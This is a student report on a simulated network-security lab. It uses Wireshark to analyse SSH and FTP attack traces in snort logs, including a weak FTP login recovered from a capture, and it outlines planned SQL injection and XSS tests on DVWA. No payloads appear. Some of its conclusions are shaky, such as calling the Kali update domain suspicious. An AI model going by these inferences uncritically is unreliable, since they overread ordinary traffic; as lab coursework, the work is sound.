1. Introduction
2. Network Security module (1000-2000 words)
2.1 Investigating Attacks & Vulnerabilities
2.1.1 Use tools (i.e. Wireshark) to analyse and examine network traffic logs.
2.1.2 Identify vulnerabilities by injecting CSS or XSS, and SQL code in the DVWA server. You will need to set up your DVWA in low, medium and high security levels for CSS and low, medium and high security levels for SQL injections.
2.1.3 Clean and identity your Iot EndUser device.
3. Work Plan
4. Concluding Remarks
5. Appendix
6. References

1. Introduction

The CybSec Network Investigation challenges us to step into the role of a security analyst and uncover traces of past and ongoing attacks across different layers of a simulated network. To carry out this investigation effectively, a wide array of cybersecurity tools will be used to detect malicious activity, identity vulnerabilities, and propose mitigation strategies based on real-world attacker behaviours.

The environment provided is based on Kali Linux, which offers a comprehensive suite of pre-installed security tools. My approach will be structured into three main stages, each using propose-built tools for specific tasks.

To analyse historical network traffic and detect signs of intrusions, I am using Wireshark, a powerful packet analyser that allows deep inspection of captured data. This tool is especially useful for identifying patterns such as brute-force attempts, port scans, or suspicious sessions within .pcap files like snortattack1.log and snortftp.log.

To identify and exploit vulnerabilities in the DVWA (Damn Vulnerable Web Application) server, I will perform both SQL Injection and Cross-Site Scripting (XSS) attacks. The DVWA platform will be tested at low, medium, and high security levels to stimulate how attackers adapt their techniques based on the system's defences. Tools like Burp Suite, sqlmap, and browser-based scripts will be used to perform and document these web application exploits.

For the final part of the investigation, I will connect to an IoT EndUser device and access it for malware behaviour. Here, the aim is not only to identify the compromise but also to clean the device without deleting any files, using built-in decryption tools and basic forensic analysis. A scenario of ransomware has been simulated, and I will use the leftover AES256

decryption utility of the attacker to unlock the encrypted files and confirm what device was infected.

This report will reflect a comprehensive, methodical approach to investigating and defending against advanced persistent threats in a controlled network environment. It will combine forensic analysis, vulnerability exploitation, and IoT threat detection.

2. Network security Module (1000-2000 words)

2.1 Investigating Attacks and Vulnerabilities

This part describes the practical investigation carried out in three parts of the CybSec environment: analysis of suspicious network activity using traffic logs, an audit of web application vulnerabilities with the DVWA, and an examination of a compromised IoT EndUser. Each of these tasks was carried out using the tools available in Kali Linux.

Use tools (i.e. Wireshark) to analyse and examine network traffic logs




Figure 1




Figure 2: Wireshark Tool

This screenshot shows the snortftplog directory containing two log files: snortattack1.log and snortftp.log. These files were provided as part of the CybSec environment and are presumed to contain traces of previous attack activities on the network.




Figure 3




Figure 4: In this step, I used Wireshark's file menu to open the snortattack1.log file located at /root/snortftplog/.




Figure 5: snortattack1.log file

To begin the investigation, I focused on analysing network traffic captured in the provided snortattack1.log file.




Figure 6: Filtering SSH Traffic (tcp.port == 22)

Figure 6 displays a Wireshark filter that has been applied to isolate SSH traffic (tcp.port == 22). Generally, Port 22 utilized for Secure Shell (SSH) connections, so concentrating only on this port allows for the identification of remote login attempts and possible SSH brute-force attacks. Between the two Ips, 10.207.8.101 and 10.207.9.155, there are quite a few packets being exchanged that might suggest either an active SSH session or an attempted one.




Figure 7: TCP Out-Of-Order and TCP Retransmission

These screenshot shows: multiple TCP Out-Of-Order packets between 10.207.9.105 and 10.207.8.101 over port 22. Patterns like this often indicate instability or repeatedly attempted SSH access that is usually associated with brute-force attacks. They also hint at a TCP Retransmission, where the last packet from 10.207.9.105 had to be resent. If a port on your device is retrieving frequent retransmission of packets destined for SSH, it may be under attack from a script that is either retrying missing packets or trying to get in using an unknown password.




Figure 8: TCP Flags Anomaly (tcp.analysis.flags)

In this case I used the tcp.analysis.flags filter to prompt Wireshark to highlight for me the TCP packets that were behaving oddly. This means, specifically, that I asked Wireshark to look for retransmissions and for packets that were supposedly out of order. Both “unusual” features are strong indicators of an unstable network. They also mean that either someone was trying to scan the network or else someone was interrupting the incoming TCP Stream.




Figure 9: Filtering by IP Address (ip.addr == 10.207.9.155

This screenshot focuses on traffic related to the potentially suspicious IP address 10.207.9.155, which frequently appears in the log. Filtering this address helped me observe all its interactions, especially with the target 10.207.8.101. The persistent TCP connections reinforce the idea that this IP might be involved in scanning, brute-force attempts, or establish unauthorized access.




Figure 10: Reconstructed TCP Stream Output

The TCP Stream view displays the full dialogue between client and server in a human-readable format (where possible). Here, the data is largely encrypted or in binary form, which is standard for an SSH session. Even though we can't read the encrypted payload content, the kind of rapid-file, repeated exchanges we're seeing still strongly suggests that someone's attempting to connect either by brute-force or a script.




Figure 11: TCP Stream

The version banners for SSH are in this TCP Stream, along with the supported encryption algorithms for the banner. These include aes256-ctr,

hmac-sha1, and diffie-hellman-group14-sha1. The detail is useful in actual investigations, as attackers often scan for outdated or weak protocols to exploit. In this case, the TCP Stream confirms that the session involved OpenSSH.




Figure 12: DNS OR ICMP traffic

ICMP “Destination unreachable” messages and numerous DNS queries to suspicious domains (e.g., security.kali.org) point to failed communications.




Figure 13: snortftp.log file

Figure 13 combines several stages of the FTP analysis. At the top left, the initial and login sequence can be observed, including the successful login using weak credentials. Further FTP commands, such as directory, are captured here. They indicate that the attacker not only authenticated the FTP session but also interacted with the FTP.




Figure 14: Followed FTP Stream from snortftp.log file

The full FTP session from the second file is displayed in Figure 14. The FTP server was successfully accessed by the attacker, who used the username kos and the weak password 1234567890 to log in. The commands evidently used during the session included LIST, PORT, and QUIT. These confirms that some level of directory browsing was achieved, and at least some commands indicative of basic interaction with the FTP server were issued. This illustrates the danger of using weak passwords and plaintext protocols.

